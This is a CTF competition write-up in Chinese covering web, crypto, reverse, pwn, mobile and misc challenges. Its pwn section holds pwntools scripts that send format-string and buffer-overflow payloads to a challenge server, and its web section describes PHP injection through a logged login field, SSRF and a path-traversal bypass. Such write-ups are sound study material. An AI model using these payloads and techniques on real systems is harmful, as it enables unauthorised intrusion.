

cstc wp By 天璇Merak

[toc]

Web

ctfweb3

通过robots.txt..发现passon查看源代码，发现了一个路径里面有backup.zip。然后发现了里面的源代码里的账户和邮箱在css style.css里面。然后发现reset.php里可以重置密码。这里的密码是右下角时间的sha1取20位做密码。这样就可以成功登录。然后发现secretlogfile.php里面把log都存到了一个php里。这里存了用户名。所以这里可以直接从登录输入php代码实现flag的获取。直接打一个能执行的php代码然后带session访问secretlogfile.php就可以得到flag了

easyweb

xnuc原题，稍微改几个参数就过了

easyweb2

首先能扫到swaggerui。发现里面的几个参数，可以发现home/index里面可以请求url存在ssrf。这里考虑到利用其他协议读文件。五于是就利用ftp://127.0.0.1/flag.txt默认密码。

hackerweb

存在/login路由，查看源代码可以发现里面是一种写的请求方式，里面ban了路径穿越，但是经过查询可以通过%2e绕过，然后利用弱密码密码admin可以访问domain。打dnslog可以打出key。四个部分经过排列组合打secert能够爆破出flag

Crypt

easySteram

题目中给了五个连续的序列，发现又分别对应的文件名

猜测是由一个随机数生成器生成一个序列，再按这个序列创建文件，然后将lsfr生成的序列写入文件试了试发现文件名是lcg生成的

```

from Crypto.Util.number import *

x = [3552318300093355576, 7287716593817904745, 10709650189475092178,
9473306808836439162, 7033071619118870]

t = []
for i in range(4):
    t.append(x[i+1]-x[i])
y = []
for i in range(2):
    y.append(t[i+2] * t[i] - t[i+1] * t[i+1])
m = GCD(y[0], y[1])

a = (x[2]-x[1])*inverse(x[1]-x[0], m) % m

c = (x[1]-x[0]*a) % m

print(a, c, m, x[0])
x = [x[0]]
for i in range(999):
    x.append((x[i] * a + c) % m)
print(x)

```

然后按输出的下一个文件名找到生成的lsfr序列下8bit
之后再凑成48bit
然后把lsfr逆回去就可以了

```

def LFSR_inv(R, mask):
    str = bin(R)[2:].zfill(48)
    new = str[-1:] + str[:-1]
    new = int(new, 2)
    i = (new & mask) & 0xffffffffffff
    lastbit = 0
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    return R >> 1 | lastbit << 47

out = [3552318300093355576, 7287716593817904745, 10709650189475092178,
9473306808836439162, 7033071619118870, 4202007562165208705]
c = 0xac848352f289
mask = 0b1010100010000100010001000100000101000100011000010

for _ in range(6 * 8):
    c = LFSR_inv(c, mask)
f = 'flag{' + oct(c)[2:] + '}'
f = oct(c)[2:]
print(f.encode())
print('flag{' + md5(f.encode()).hexdigest() + '}')

```

bad-curve

试了试爆破，但是遇到了“invariants (0, 0, 0, 5144, 1141) define a singular curve”
就直接把log爆了

```
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes
from Crypto.Util.Padding import unpad

c =
4772913380768971224711602816943506381429523609738355134556748160902211637274533
659159340900788332375138903310885955
c = long_to_bytes(c)

for i in range(5861):
    try:
        aes = AES.new(int(i).to_bytes(16, 'big'), AES.MODE_CBC, bytes(16))
        print(unpad(aes.decrypt(c), AES.block_size))
    except:
        pass
```

RSA2

c1,c2可以直接开三次方根，然后大概确定一下e2的范围是[53964 - 104, 53964]

之后

\$

$2^{\{eg+deadbeef\}} - 2 \equiv 2^{\{p\}} - 2 \equiv kp \pmod{n}$

\$

再取gcd就可以分解n

```
from Crypto.Util.number import *

n =
3780949635780912456522864773168636057531574324376213673593423027516158335572696
2772744954873418793954258864167278950408647649492785574740734419724174688912369
3358997028141479289459947165818881146467218957546778123656120190207960702225556
4667715018449790941378688189245568606362127546167301153416746811165733268901348
5507231495028853040035048339414078143409751613428210060397906605739167287291386
6678519235744668652042193736205044674422210689619562242862928626697711582401250
9625367871251659790177401380702138993051759335852611277631641929291036241670632
1375855123941574421145541710890750564645764616122727263937972176477973401314996
3229002406400371319674194009206372087547010201440035410745572669645666856126204
7691781795704460695710902989450417265761512556208252216635911277024928828349491
0059942370425072975244492395660197132364524293424913701593352491161415898970597
7723056398299344849153945858516695027157652464450872079484515561281333287781393
4233260466338910026956250310418816399877588519434483527894691171376682291449143
5604285096300234580481720490645865340263664350435404118878484223531254043589651
0716835069861282548640947135457702591305281493685478066735573429735004662804458
309301038827671971059369532684924420835204769329
```

Encrypted_Flag =

1411873691395868757944389182206577177152205148705449592958353856815230052855532
9733794737747208369501883386694110490407167514160262689641893276383397891493642
3338696805941972488176008847789235165341165167654579559935632669335588215515509
7078685556323371512093690757541229776949923358345723294184047708568903863402587
9436853803384422170181598330337661782504850263469202976394732514473138365521779
0212434365368739783525966468588173561230342889184462164098771136271291295174064
5376539170463238350049709923748053408926691393889172080091827861997741335982051
6819588571850540302227526142954455528642524321391908710693245962405044692521028
5141483089853704834315135915923470941314933036149878195756750758161431829674946
0500696380697006139365415445165112662795330106291179512354947219739764013100261
2708439938210635595364436869271916717601249610582194252450027532202173116206491
9865280000886892952885748100715392787168640391976020424335319116533245350149925
4583777536391770179159636185891946112426645150227785929768698046357583669383915
7500564407459982575503103784800017368367942070554815268885177699679995634178962
4084512659036333082710714002440815131471901414887867092993548663607084902155933
268195361345930120701566170679316074426182579947

e2 = 53964

g =

3976547671387654068675440379770742582328834393823569801056509684207489138919660
0986841383014081232756511761282854512519388251978677371087065397075016796464278
8032417337850000219622908581850032723619112885279085980997289235959465045662282
1702698053681562517351687421071768373342718445683696079821352735985061279190431
4101500140347744351384950650870544067666582096971649849124252667163877671664123
0602319781582308744777431912978861833742103795355289068163808874057582929910564
5000980901907848598340665332867294326355124359170946663422578346790893243897779
6346019204491187241462761256848754942410848738345495035599240803099556599184493
9696980276684758224213503040695086912274468040542911920529315109284443580367299
4194588162737131647334232277272771695918147050954119645545176326227537103852173
7967807654779332553562895769729749967304371811139624924991061932354758975084536
0355282328009317369955589340424143285156889822690672010147526678689666359835973
5416188575524152248588559911540400610167514239540278528808115749562521853241361
1593031543088940676901915942659809464513181399636373649852696946595062444988041
7876718009619542220069540689345950263596955176030143793411979522879031195030418
1431019690890246807406970364909654718663130558117158600409638504924084063884521
2371595790008998000189991560068589720642267445227803972922831230208000633358411
0127493623680044398167875630319208858579874082158719249517843764778949704896972
0110685325336457005611803025549386897596768084757320114036370728368369612925685
9872515416299024372754125532616243353787686698463565073300254254673390149843300
7936406714995023856194327500604972840627831884699865049670716238776880121310856
5185221147664770009978012050906904959264045050100404522270495606970447076283894
2559514813884961348704264522159978342288691961146849622610767166517791206205853
43304887755029463545328534291186

```
for e in range(e2 - 103, e2 + 1, 2):
    tmp = pow(2, e*g + 0xdeadbeef, n)
    if GCD(tmp - 2, n) != 1:
        p = GCD(tmp - 2, n)
        q = n // p
        assert n == p * q
        phi = (p - 1) * (q - 1)
        d = inverse(e, phi)
```

```
print(long_to_bytes(pow(Encrypted_Flag, d, n)))
break
```

RSA-with-hidden-p_part

所有的flag.enc都是data中一个数的平方再左移1或2位(取决于p_part的对应位)
data的数据没多少，所以直接枚举所有值，然后看flag.enc对应的是1还2位。
然后就是部分p暴露问题coppersmith即可

```
from Crypto.Util.number import *
from gmpy2 import iroot

c = ['太多不贴了']
data = ['也是']

e = 65537
n =
1779283900406920650531116535896531515966096002187650163846577956466043535472886
6263950853789588593668127397781562022048299972203542490012884029610338759733016
9969761482464256535344737408799659812190642481631920690300908847358288551704953
8247965536652603371453718009076916532409020486013814752348278240217520322623815
1594614492880153873145258957724395582001330822432735918506940599321342304662083
1985639956413946681972782831910880118308087239381877127929166293751280247215012
9960028457894750228341571517221899359779499515549394392383163972779351762368922
6167983344366410056166618746678592793631650760012411580637035777
cc =
4754441694285484059687646663455075713845797177714790255933216197892643709957525
0451807599366474677616289825131936185950220522336363178955584220874970220865200
7167181836953666021067088560271445575045898931897280608181365003786678883493949
1833194532679521032333020878696243110805206590236365004752702483819652528815692
1316276153197248136532473469956110283681199279132343194309319016175321231286064
8600919536681483866623331426666015711051647884447908791028666766415544666064141
2762105519788957610782275442738680190878615744009938522449128857132785380400887
2915570680784690649728102620799753745868995526912824797945211

di0 = {}
di1 = {}

for i in data:
    j = i**2
    message = j << 1
    di0[pow(message, e, n)] = i
    message = j << 2
    di1[pow(message, e, n)] = i

for i in c:
    if i in di0:
        print(0, end='')
    elif i in di1:
```

```

        print(1, end='')
    else:
        print('GG')

p =
'010011011001110111000100011001011101001110110100001010010100010100101100010111
1000110100111110010110001011100110010000011001111010011100100111000011001010011
011111110111000100010111101001101001001001010011100011110100101110110110111100
1001111011101001100011101100101010011001001001001110000100011101001001100010000
0101001001001001001110100110001101100100101100110111011100011011111011100111100
000011110010110010110000010110110111011000101000101000111000000000111011010010
0100100011010010011001000001011010001010010001011011101000000011110101001010011
1000010011'
p = p[::-1]
p = int(p, 2)
print(p)

n =
1779283900406920650531116535896531515966096002187650163846577956466043535472886
6263950853789588593668127397781562022048299972203542490012884029610338759733016
9969761482464256535344737408799659812190642481631920690300908847358288551704953
8247965536652603371453718009076916532409020486013814752348278240217520322623815
1594614492880153873145258957724395582001330822432735918506940599321342304662083
1985639956413946681972782831910880118308087239381877127929166293751280247215012
9960028457894750228341571517221899359779499515549394392383163972779351762368922
6167983344366410056166618746678592793631650760012411580637035777
p_high =
1182002669318707672611880848530510546566682338694792273544026948322304477842481
5772142880112297698070148416497723797809485529364856468926499841358871215301672
204583025074

PR.<x> = PolynomialRing(Zmod(n))
for kbits in range(350, 512):
    f = (p_high << kbits) + x
    res = f.small_roots(X=2^(kbits - 1), beta=0.45, epsilon=0.04)
    if len(res) > 0:
        print(res)
        print((p_high << kbits) + res[0])
        break

p =
7630565621866583539199284874408741078896087217771560834410788256164994537885828
7885632754061655781762494353783463889547705437206328319806479455431754665312920
7788650200244035531792422729588923367902875128321429299068857886485903286939965
0269907501262691589498175018482073387903710462993127
q = n // p
print(long_to_bytes(pow(cc, inverse(e, (p - 1)*(q - 1)), n)))

```

Reverse

free_flag

签到题，找到关键函数

```
__int64 __fastcall checkpin(const char *a1)
{
    int i; // [rsp+14h] [rbp-1Ch]

    for ( i = 0; i < strlen(a1) - 1; ++i )
    {
        if ( (byte_B98[i] ^ 0xC) != a1[i] )
            return 1LL;
    }
    return 0LL;
}
```

解题脚本

```
data = [0x78, 0x64, 0x3F, 0x53, 0x6D, 0x79, 0x78, 0x64, 0x62, 0x3F,
        0x78, 0x3D, 0x6F, 0x38, 0x3D, 0x78, 0x3C, 0x62, 0x53, 0x39,
        0x75, 0x39, 0x78, 0x3F, 0x61, 0x53, 0x3D, 0x39, 0x53, 0x62,
        0x3C, 0x78, 0x53, 0x3C, 0x39, 0x53, 0x39, 0x3F, 0x6F, 0x79,
        0x7E, 0x3F, 0x0A]

for d in data:
    print(chr(0xc ^ d), end='')

```

亦或解密即可

crackme

win gui, 找到main, switch 分支下所有case里最大的是主分支

```
case 0x111u:
    if ( wParam == 3 )
    {
        name_length = GetDlgItemTextA(hWndParent, 2, name, 40);
        if ( name_length )
        {
            if ( name_length > 32 )
            {
                MessageBoxA(0, aNameCanBeMax32, aSorry, 0);
            }
            else if ( name_length < 5 )
            {
                MessageBoxA(0, aNameMustBeMin5, aSorry, 0);
            }
            else
            {
                v7 = 5;
                index = 0;
                do
                {
                    v9 = v7 + (name[index] ^ 0x29);
                    if ( v9 < 65 || v9 > 90 )
                        v9 = v7 + 82;
                    byte_40313C[index] = v9;
                    byte_40313D[index] = 0;
                    LOBYTE(index) = index + 1;
                    --v7;
                }
                while ( v7 );
            }
        }
    }
}
```

大致逻辑是取name, 生成serial, 然后与输入的serial逐位比较, 所以dump出加密后的serial即可。这里因为serial只有10位, 所以就加断点看寄存器的值来拿密文了

```
serial = [0x58,0x42 ,0x49,0x48,0x44,0x43,0x45,0x43,0x53,0x42]
for i in range(len(serial)):
    print(chr(serial[i]), end='')
for i in range(10-len(serial)):
    print('a', end='')
```

ck

异构题，有了 ida 7.5 就直接秒了。首先定位到main

```
IDA View-A x Pseudocode-A x Pseudocode-B x Strings window x Hex View-1 x
1 void __noreturn start()
2 {
3     int v0; // $v0
4     int v1; // [sp-10h] [-20h] BYREF
5     int v2; // [sp+10h] [+0h]
6     char v3; // [sp+14h] [+4h] BYREF
7
8     sub_4013D8(sub_400788, v2, &v3, init_proc, term_proc, v0, &v1);
9 }
```

然后在qemu里面简单交互了一下，梳理main的逻辑如下

```
1 int sub_400788()
2 {
3     char input[20]; // [sp+18h] [+18h] BYREF
4     char buffer[28]; // [sp+2Ch] [+2Ch] BYREF
5
6     sub_400840(input);
7     sub_4010F0(buffer, 25);
8     sub_400430(input, 0x11u, buffer);
9     sub_4009C0(buffer);
0     return 0;
1 }
```

out就是编码后的数据，要得到命令行输入，因此关键就是sub_400430了

点进去发现明显的base64 结构，肯定是换表base64了

```
# _BYTE byte_410200[64]
```

```
byte_410200: .byte 0x2C, 0x2E, 0x30, 0x66, 0x67, 0x57, 0x56, 0x23, 0x60
```

```
# DATA XREF: sub_400430+AC↑o
```

```
# sub_400430+118↑o ...
```

```
.byte 0x2F, 0x31, 0x48, 0x65, 0x6F, 0x78, 0x24, 0x7E, 0x22
```

```
.byte 0x32, 0x64, 0x69, 0x74, 0x79, 0x25, 0x5F, 0x3B, 0x6A
```

```
.byte 0x33, 0x63, 0x73, 0x7A, 0x5E, 0x2B, 0x40, 0x7B, 0x34
```

```
.byte 0x62, 0x4B, 0x72, 0x41, 0x26, 0x3D, 0x7D, 0x35, 0x6C
```

```
.byte 0x61, 0x71, 0x42, 0x2A, 0x2D, 0x5B, 0x36, 0x39, 0x6D
```


```
.byte 0x70, 0x43, 0x28, 0x29, 0x5D, 0x37, 0x38, 0x6E, 0x64
```

```
.byte 0x75
```

```
aDevNull: .ascii "/dev/null"<0> # DATA XREF: sub_401200+50↑o
```

```
align 2
```

解密

加密解密小玩具 Ver0.2 by Lucky_789 [[bbs.chinapyg.com]]

RSA

AES

Base64

Base32

SHA

MD5

RC4

字符串(T)

..OfgWVW#/1Heox\$~"2dity%_:j3csz^+@{4bKrA&=}5l aqB*-[69mpC()]78ndu

恢复标准串

明文(M)

去空格

04_tianhe233_29

密文(C)

去空格

ef^^sVK@3r@Ke4e6%6`)


maze

迷宫题

PWN

bank

比较简单。主要是最前面是一个urandom这里赌他们以%00开头。爆破。然后后面是格式化字符串，原题是redpwn的。打exp即可。



```
1 from pwn import *
2 while(True):
3     try:
4         p=remote('81.70.195.166',10000)
5         p.recvuntil('account:\n')
6         p.sendline('admin')
7         p.recvuntil('password:\n')
8         p.sendline('\x00')
9         p.recvuntil('balance?\n')
10        p.sendline('yes')
11        p.recvuntil('private code: \n')
12        payload = 'a' * 0x8 + "%8$s" # + "%8$p"
13        p.sendline(payload)
14        print("OK")
15        p.interactive()
16        break
17    except:
18        print('GG')
19
```

Run: exp exp(3)

```
[x] Opening connection to 81.70.195.166 on port 10000
[x] Opening connection to 81.70.195.166 on port 10000: Trying 81.70.195.166
[+] Opening connection to 81.70.195.166 on port 10000: Done
GG
[x] Opening connection to 81.70.195.166 on port 10000
[x] Opening connection to 81.70.195.166 on port 10000: Trying 81.70.195.166
[+] Opening connection to 81.70.195.166 on port 10000: Done
OK
[*] Switching to interactive mode
Your input is: aaaaaaaflag(2afe05e00c453f11f659625114b5d056)w000
Your private code is wrong![*] Got EOF while reading in interactive
```

auto

```
from pwn import *

#sh=process('./auto')
sh=remote('81.70.195.166',10001)
passwd=p64(0x495255454A494355)
print(passwd)
index=0
t_p=""
for x in passwd:
    temp=ord(x)-ord('A')
    temp2=temp-5*index
    while(temp2<0):
        temp2+=26
    t_p+=chr(temp2+0x41)
    index=index+1

sh.sendlineafter('password:',t_p)
payload="a"*0x4c+p32(0x08048665)
sh.sendlineafter('again:',payload)
sh.interactive()
```

Mobile

ALL_IN_ALL

直接用frida dex-dump进行脱壳

```
}  
try {  
    if(arg11.length() != 0 && (arg12 != null && arg12.length() == 38)) {  
        MessageDigest digest = MessageDigest.getInstance("MD5");  
        digest.reset();  
        digest.update(arg11.getBytes());  
        String hexstr = MainActivity.toHexString(digest.digest(), "");  
        StringBuilder sb = new StringBuilder();  
        int i;  
        for(i = 0; i < hexstr.length(); ++i) {  
            sb.append(hexstr.charAt(i));  
        }  
  
        boolean v8 = "flag(" + sb.toString() + ")".equalsIgnoreCase(arg12);  
        return v8;  
    }  
} catch(NoSuchAlgorithmException e) {  
    e.printStackTrace();  
}  
  
return false;  
}  
  
@Override // android.app.Activity  
public native void onCreate(Bundle arg1) {  
  
    class com.example.crackme.MainActivity.1 implements View.OnClickListener {  
        @Override // android.view.View$OnClickListener  
        public void onClick(View arg5) {  
            if(!MainActivity.this.checkSN(MainActivity.this.edit_userName.trim(), MainActivity.this.edit_sn.getText().toString().trim())) {  
                Toast.makeText(MainActivity.this, 0x7F06001E, 0).show();  
                return;  
            }  
  
            Toast.makeText(MainActivity.this, 0x7F06001B, 0).show();  
            MainActivity.this.btn_register.setEnabled(false);  
            MainActivity.this.setTitle(0x7F060019);  
        }  
    }  
}
```

发现就是读取edit_userName计算md5和输入进行比较

这里使用反射大师，直接获取到edit_userName为HuMen



即可得到flag





网络安全大赛试题：恭喜您！请提交flag值

motion

java层很简单

```
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {
    private EditText editText;

    static {
        System.loadLibrary("native-lib");
    }

    public native boolean check(String arg1) {
    }

    @Override // androidx.appcompat.app.AppCompatActivity
    protected void onCreate(Bundle arg1) {
        super.onCreate(arg1);
        this setContentView(0x7F0B001C); // layout:activity_main
        this editText = (EditText) this.findViewById(0x7F0B007B); // id:flag
    }

    public native String stringFromJNI() {
    }

    public void verify(View arg3) {
        String v3 = this editText.getText().toString();
        if ((v3.startsWith("flag") && (v3.endsWith("}")))) {
            if (this.check(v3.substring(5, v3.length() - 1))) {
                Toast.makeText(this, "对", 0).show();
                return;
            }
            Toast.makeText(this, "对不起", 0).show();
        }
    }
}
```

可以看出调用了native的check
但是在导出函数里没找到

```
1 int __cdecl JNI_OnLoad(int a1)
2 {
3     int v1; // esi
4     int v2; // eax
5     int v4[6]; // [esp+4h] [ebp-18h] BYREF
6
7     v4[0] = 0;
8     v1 = -1;
9     if ( !(* (int (__cdecl **)(int, int *, int, _DWORD)))(*( _DWORD *) a1 + 24))(a1, v4, 65542, 0) )
10    {
11        v2 = (* (int (__cdecl **)(int, const char *)))(*( _DWORD *) v4[0] + 24)(v4[0], "com/example/dynamic/MainActivity");
12        if ( v2 )
13        {
14            v1 = 65542;
15            if ( (* (int (__cdecl **)(int, int, char **, int)))(*( _DWORD *) v4[0] + 860))(v4[0], v2, methods, 2) < 0 )
16                v1 = -1;
17        }
18    }
19    return v1;
20 }
```

查看load函数，发现做了动态注册，

```
.data:AF0EA03F db 0
.data:AF0EA040 public methods
.data:AF0EA040 methods dd offset aStringfromjni ; DATA XREF: .got:methods_ptr↑o
.data:AF0EA040 ; "stringFromJNI"
.data:AF0EA044 dd offset aljavaLangStrin_0 ; "()Ljava/lang/String;"
.data:AF0EA048 dd offset _Z13stringFromJNIP7_JNIEnvP8_jobject ; stringFromJNI(_JNIEnv *,_jobject *)
.data:AF0EA04C dd offset aCheck ; "check"
.data:AF0EA050 dd offset aljavaLangStrin_1 ; "(Ljava/lang/String;)Z"
.data:AF0EA054 dd offset _Z4xxxxP7_JNIEnvP8_jobjectP8_jstring ; xxxx(_JNIEnv *,_jobject *,_jstring *)
.data:AF0EA058 dd offset __gxx_personality_v0
.data:AF0EA05C public __cxa_terminate_handler
.data:AF0EA05C __cxa_terminate_handler dd offset sub_AF0C3770
.data:AF0EA05C ; DATA XREF: .got:__cxa_terminate_handler_ptr↑o
.data:AF0EA060 public __cxa_unexpected_handler
.data:AF0EA060 __cxa_unexpected_handler dd offset sub_AF0C3890
.data:AF0EA060 ; DATA XREF: .got:__cxa_unexpected_handler_ptr↑o
.data:AF0EA064 off AF0EA064 dd offset allcaught ; DATA XREF: sub_AF0C3770+78↑o
```

这里check被注册到xxxx

并且由于JNI_Load里做了ptrace，不能动调，于是先patch，然后apktools重新打包，这次可以动调了


```

275 v38 = v37;
276 if ( v37 > v35 )
277     v38 = v35;
278 if ( !v38
279     || ((v48 = v35, (src & 1) == 0) ? (v48 = (char *)&src + 1) : (v48 = v55), v3 = memcmp(v48, v49, v38), v35 = v48, !v3) )
280 {
281     v3 = -1;
282     if ( v37 >= v35 )
283         v3 = v37 > v35;
284 }
285 LOBYTE(v3) = v3 == 0;
286 if ( (v36 & 1) != 0 )
287 {
288     v40 = v3;
289     operator delete(v55);
290     v3 = v40;
291 }

```

跟到这个位置查看对比字符串

```

[anon:libc_malloc]:975BD7CF db 0
[anon:libc_malloc]:975BD7D0 db 63h ; c
[anon:libc_malloc]:975BD7D1 db 36h ; 6
[anon:libc_malloc]:975BD7D2 db 34h ; 4
[anon:libc_malloc]:975BD7D3 db 30h ; 0
[anon:libc_malloc]:975BD7D4 db 66h ; f
[anon:libc_malloc]:975BD7D5 db 63h ; c
[anon:libc_malloc]:975BD7D6 db 37h ; 7
[anon:libc_malloc]:975BD7D7 db 36h ; 6
[anon:libc_malloc]:975BD7D8 db 31h ; 1
[anon:libc_malloc]:975BD7D9 db 65h ; e
[anon:libc_malloc]:975BD7DA db 64h ; d
[anon:libc_malloc]:975BD7DB db 62h ; b
[anon:libc_malloc]:975BD7DC db 64h ; d
[anon:libc_malloc]:975BD7DD db 32h ; 2
[anon:libc_malloc]:975BD7DE db 32h ; 2
UNKNOWN 975BD7D0: [anon:libc_malloc]:975BD7D0 (Synchronized with EIP)

```

得到答案



keygen


```

public TimerTask t;
public static boolean u = false;

public MainActivity() {
    this.q = "";
    this.r = "";
    this.s = new Timer();
    this.t = new MainActivity.a(this);
}

public void confirm(View arg2) {
    if((this.o.getText().toString().equals(this.q)) && (this.p.getText().toString().equals(this.r))) {
        MainActivity.u = true;
        this.startActivity(new Intent(this, SubActivity.class));
        return;
    }

    Toast.makeText(this, "用户名或者密码不正确", 0).show();
}

@Override // androidx.appcompat.app.AppCompatActivity
public void onCreate(Bundle arg7) {
    super.onCreate(arg7);
    this setContentView(0x7f0b001c); // layout:activity_main
    this.o = (EditText)this.findViewById(0x7f080122); // id:user
    this.p = (EditText)this.findViewById(0x7f0800c9); // id:pwd
    this.s.schedule(this.t, 10L, 5000L);
}


public static String t(MainActivity arg3, int arg4) {
    arg3.getClass();
    StringBuilder v3 = new StringBuilder();
    int v0;
    for(v0 = 0; v0 < arg4; ++v0) {
        v3.append(Integer.toString(new Random().nextInt(90) + 35));
    }

    return v3.toString();
}
}

```

很显然没有正确答案，看到在a.a有一个图片解密操作

直接动调修改返回结果跳到图片解密



Misc

RGB

rgb 就是像素点，井号换逗号用网上的脚本画图得到flag

zip

弱密码爆破ff123得到txt培根密码xyj再解锁word全选改颜色得到flag

Memory_1

查看cmdline中有vbs的运行。直接尝试成功。

Memory_2

利用ptxview查看所有进程可以发现后面比较可疑的net1.exe 以及hashdump获得test这个隐藏账户

pack!pack!pack!

先将软件打开，再用Process Explorer寻找字符串，发现flag头和一串base64码，解码得
flag{0bed66d154ccbdd07a6342abf97a5cfc}

```
wwwuuuttttrroookkkitttcccggg111jjjj  
ctf  
flag{0bed66d154ccbdd0  
CTF  
N2E2MzQyYWJmOTdhNWNmY3O=  
^\\i  
M-#  
...
```